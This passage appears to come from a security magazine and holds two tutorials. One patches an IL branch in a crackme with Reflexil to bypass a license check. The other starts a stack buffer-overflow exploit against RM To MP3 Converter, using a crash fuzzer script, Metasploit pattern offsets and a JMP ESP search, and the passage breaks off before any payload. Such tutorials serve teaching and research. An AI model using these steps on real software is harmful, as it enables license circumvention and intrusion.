


Figure 23. Reflexil add-in panel

This is the IL code instruction panel of *Reflexil* as you can see, there are two ways you can make changes using this add-in but I’ll introduce for now only one, we will see how to edit instructions using IL code.

After analyzing the IL code above we know that we have to change the “*if not found*” by “*if found*” which means changing *brtrue.s* (Table 1) by its opposite, by returning to the IL code reference we find, *brfalse.s*: *Branch to target if value is zero (false), short form*. This said, on *Reflexil*’s panel; find out where is the line we want to change: Figure 24.

Method definition			
Instructions Variables Parameters Exception Handlers Overrides Attributes Custom attributes			
Offset	OpCode	Operand	
00	0	System.String System.Windows.Forms.Application::get_StartupPath()	
01	5	ldstr	\\ic.dat
02	10	System.String System.String::Concat(System.String, System.String)	
03	15	stloc.0	
04	16	ldloc.0	
05	17	System.Boolean System.IO.File::Exists(System.String)	
06	22	brtrue.s	-> (32) ldarg.0
07	24	ldstr	license file missing. Cannot save file.
08	29	ldc.i4.s	16
09	31	ldstr	License not found

Figure 24. Reflexil panel

Right click on the selected line -> Edit..., now you get a window that looks like: Figure 25.

Edit existing instruction

OpCode:

Description: Transfers control to a target instruction (short form) if value is true, not null, or non-zero.

Operand type:

Operand:

Figure 25. Editing instruction on Reflexil

Remove “brtrue.s” and type the new instruction “brfalse.s” then click “Update”, you see your modification done. To save “physically” this change, right click on the root of the disassembled Crack Me select Reflexilv1.x then Save as... (Figure 26).




Figure 26. Saving changes on Reflexil

This way we have a modified copy of our Crack Me, we have the “Enable Me” button enabled, by clicking on it we enable “Save as...” button and by clicking on this last we get our “File Saved!” message: Figure 27.



Figure 27. All problems are solved!

This article is at his end, it takes more time with more complex algorithms and protections but if you are able to get the IL code and can read it clearly you will with no doubt be able to bypass software protection.

References

- Reflexil – <http://sourceforge.net/projects/reflexil/>
- Dumpbin – <ftp://www.fpc.org/fpc32/VS6Disk1/VC98/BIN/DUMPBIN.EXE>
- LINK.exe – <ftp://www.fpc.org/fpc32/VS6Disk1/VC98/BIN/LINK.EXE>
- Crack ME #2 – <http://www.mediafire.com/?42vml4flc6yj097>

About the Author



Soufiane Tahiri is also an InfoSec Institute contributor, and computer security researcher from Morocco, specializing in reverse code engineering and software security. He is also founder of www.itsecurity.ma and practiced reversing for more several years. Dynamic and very involved, Soufiane is ready to catch any serious opportunity to be part of a workgroup. Contact Soufiane in whatever way works for you. Email: soufianetahiri@gmail.com Twitter: <https://twitter.com/i7s3curi7y> LinkedIn: <http://ma.linkedin.com/in/soufianetahiri>.

Reversing with Stack-Overflow and Exploitation

by **Bikash Dash, RHCSA, RHCE, CSSA**

The theater of the information security professional has changed drastically in the world of computing or digital world. So we are going to find the root. The keynote to secure the business is a complete analysis of internal business.

The prevalence of security holes in program and protocols, the increasing size and complexity of the internet, and the sensitivity of the information stored throughout have created a target-rich environment for our next generation adversary. The criminal element is applying advanced techniques to evade the software/ tool security. So the Knowledge of Analysis is necessary. And that pin point is called “The Art Of Reverse Engineering”

What is Reverse Engineering?

Reverse engineering is the process of taking a compiled binary and attempting to recreate (or simply understand) the original way the program works. A programmer initially writes a program, usually in a high-level language such as C++ or Visual Basic (or God forbid, Delphi). Because the computer does not inherently speak these languages, the code that the programmer wrote is assembled into a more machine specific format, one to which a computer does speak. This code is called, originally enough, machine language. This code is not very human friendly, and often times requires a great deal of brain power to figure out exactly what the programmer had in mind.

Why Should you Know

- Military or commercial espionage. Learning about an enemy’s or competitor’s latest research by stealing or capturing a prototype and dismantling it. It may result in development of similar product.
- Improve documentation shortcomings. Reverse engineering can be done when documentation of a system for its design, production, operation or maintenance have shortcomings and original designers are not available to improve it. RE of software can provide the most current documentation necessary for understanding the most current state of a software system
- Software Modernization. RE is generally needed in order to understand the ‘as is’ state of existing or legacy software in order to properly estimate the effort required to migrate system knowledge into a ‘to be’ state. Much of this may be driven by changing functional, compliance or security requirements.
- Product Security Analysis. To examine how a product works, what are specifications of its components, estimate costs and identify potential patent infringement.
- Bug fixing. To fix (or sometimes to enhance) legacy software which is no longer supported by its creators.
- Creation of unlicensed/unapproved duplicates.
- Academic/learning purposes. RE for learning purposes may help to understand the key issues of an unsuccessful design and subsequently improve the design.
- Competitive technical intelligence. Understand what your competitor is actually doing, versus what they say they are doing.

What Should you Know?

The Stack: The stack is a piece of the process memory, a data structure that works LIFO (Last in first out). A stack gets allocated by the OS, for each thread (when the thread is created). When the thread ends, the stack is cleared as well. The size of the stack is defined when it gets created and doesn't change. Combined with LIFO and the fact that it does not require complex management structures/mechanisms to get managed, the stack is pretty fast, but limited in size.

LIFO means that the most recent placed data (result of a PUSH instruction) is the first one that will be removed from the stack again. (by a POP instruction).

Each and every software has a predefined subroutine or sub function that is called dynamically in the program.

When a function/subroutine is entered, a stack frame is created. This frame keeps the parameters of the parent procedure together and is used to pass arguments to the subroutine. The current location of the stack can be accessed via the stack pointer (ESP), the current base of the function is contained in the base pointer (EBP) (or frame pointer).

The CPU's general purpose registers (Intel, x86) are:

- EAX: accumulator: used for performing calculations, and to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register.
- EBX: base (does not have anything to do with base pointer). It has no general purpose and can be used to store data.
- ECX: counter: used for iterations. ECX counts downward.
- EDX: data: this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP: stack pointer
- EBP: base pointer
- ESI: source index: holds location of input data
- EDI: destination index: points to location of where result of data operation is stored
- EIP: instruction pointer

So The Espinosa tools are used for complete go through or analytic of software which are listed below.

What kinds of tools are used?

There are many different kinds of tools used in reversing. Many are specific to the types of protection that must be overcome to reverse a binary. There are also several that just make the reverser's life easier. And then some are what I consider the 'staple' items- the ones you use regularly. For the most part, the tools fit into a couple categories:

Disassemblers

Disassemblers attempt to take the machine language codes in the binary and display them in a friendlier format. They also extrapolate data such as function calls, passed variables and text strings. This makes the executable look more like human-readable code as opposed to a bunch of numbers strung together. There are many disassemblers out there, some of them specializing in certain things (such as binaries

written in Delphi). Mostly it comes down to the one your most comfortable with. I invariably find myself working with IDA.

Debuggers

Debuggers are the bread and butter for reverse engineers. They first analyze the binary, much like a disassembler. Debuggers then allow the reverser to step through the code, running one line at a time and investigating the results. This is invaluable to discover how a program works. Finally, some debuggers allow certain instructions in the code to be changed and then run again with these changes in place. Examples of debuggers are Windbg, Immunity Debugger and Ollydbg. I almost always use Immunity Debugger and Ollydbg.

REAL ATTACK


Before we start, we are using the following vulnerability which will have a stack based overflow and we will reverse analyze that file and will exploit for our cause.

- Vulnerability item-RM To MP3 Converter
- BOX-Windows XP SP2/SP3 (I'm using SP3)
- Tool: Ollydbg, Immunity Debugger
- Backtrack Machine/Machine with metasploit installed

First of all, create a Python script with predefined written data into buffer and create an .m3u file. Open this file in rm to mp3 converter so the file/software will crash due to stack overflow. In the image, I loaded a script with 30,000 bytes of data into an .mp3 file which will crash on the 2nd image or cause a buffer overflow. This is the program (Figure 1).

```
#!/usr/bin/python
filename = '30000.m3u'
buffer = "\x41" * 30000
file = open(filename, 'w')
print "Done!"
file.close()
```

So the below diagram is the crash file of rm to mp3 (Figure 2).



```
root@TravelMate-5730: /home/users/dimitry/Desktop# cat -A fuzzer.py
#!/usr/bin/python^M
filename = '30000.m3u'^M
buffer = "\x41" * 30000^M
file = open(filename, 'w')^M
file.write(buffer)^M
print "Done!"^M
file.close()^M
^M
root@TravelMate-5730: /home/users/dimitry/Desktop# cat -t fuzzer.py
#!/usr/bin/python^M
filename = '30000.m3u'^M
buffer = "\x41" * 30000^M
file = open(filename, 'w')^M
file.write(buffer)^M
print "Done!"^M
file.close()^M
^M
root@TravelMate-5730: /home/users/dimitry/Desktop# python fuzzer.py
Done!
root@TravelMate-5730: /home/users/dimitry/Desktop#
```

Figure 1. Fuzzer Test with 30,000 Bytes of Data




Figure 2. Crash with RM to mp3 Converter

The Debugger

In order to see the state of the stack (and value of registers such as the instruction pointer, stack pointer etc.), we need to hook up a debugger to the application, so we can see what happens at the time the application runs (and especially when it dies).

There are many debuggers available for this purpose. The two debuggers I use most often are ollydbg, and Immunity's Debugger (Figure 3 and Figure 4).




Figure 3. Debugger Analysis with Immunity Debugger




Figure 4. Debugger Analysis with Ollydbg

This GUI shows the same information, but in a more...errr.. graphical way. In the upper left corner, you have the CPU view, which shows assembly instructions and their opcodes (the window is empty because EIP currently points at 41414141 and that's not a valid address). In the upper right windows, you can see the registers. In the lower left corner, you see the memory dump of 00446000 in this case. In the lower right corner, you can see the contents of the stack (so the contents of memory at the location where ESP points at).

Anyways, in both cases, we can see that the instruction pointer contains 41414141, which is the hexadecimal representation for AAAA. And The Position is called "offset" value.

Checking The EIP Position


- From the result, we know that the ESP and EIP registers are overwritten.
- We don't know where the ESP and EIP registers are overwritten, so we make the structured string using pattern_create.rb to find the location where the registers are overwritten.

Backtrack has the solution like Metasploit. So we will use

```
root@dimitry-TravelMate-5730:/opt/metasploit3/msf3/
tools# ./pattern_create.rb 30000
```

We will get a generation and we will again create an .m3u file and run to the rm to mp3 converter to see the result (Figure 5).

Again Creating a m3u file with the following generation to check EIP Location and we have to open in rm to mp3 converter (Figure 6 and Figure 7). So we will get a value which is nearer between 5792 to 26072. see the picture below. so in that location EIP Value is written. EIP sits between 25000 and 30000.



185




Figure 7. Compile with Ollydbg

For that reason I have taken 30000 byte of data to see what happens to the data or program. see the picture below you will understand (Figure 8).




Figure 8. Our Buffer Overflow String

In the above screen I used two command to check the EIP AND ESP Location and fortunately I have not get any value for 2nd option and I got 1st value 5792 for command, because I have taken the beyond bytes of data.

Finding JMP ESP And Memory Location

Before we try to exploit, we should know the exact memory location, JMP, ESP Location so that our exploit will work perfectly.

Ollydbg: go to view-executable modules and search for Shell 32 modules and

right click on shell32, view JMP ESP Command and location.

Same procedure will be applied for Immunity Debugger. For More Information See the Figure 9.




Figure 9. Locationg JMP EsP In Immunity

Analysis in Immunity Debugger see Figure 10. Analysis in Ollydbg.

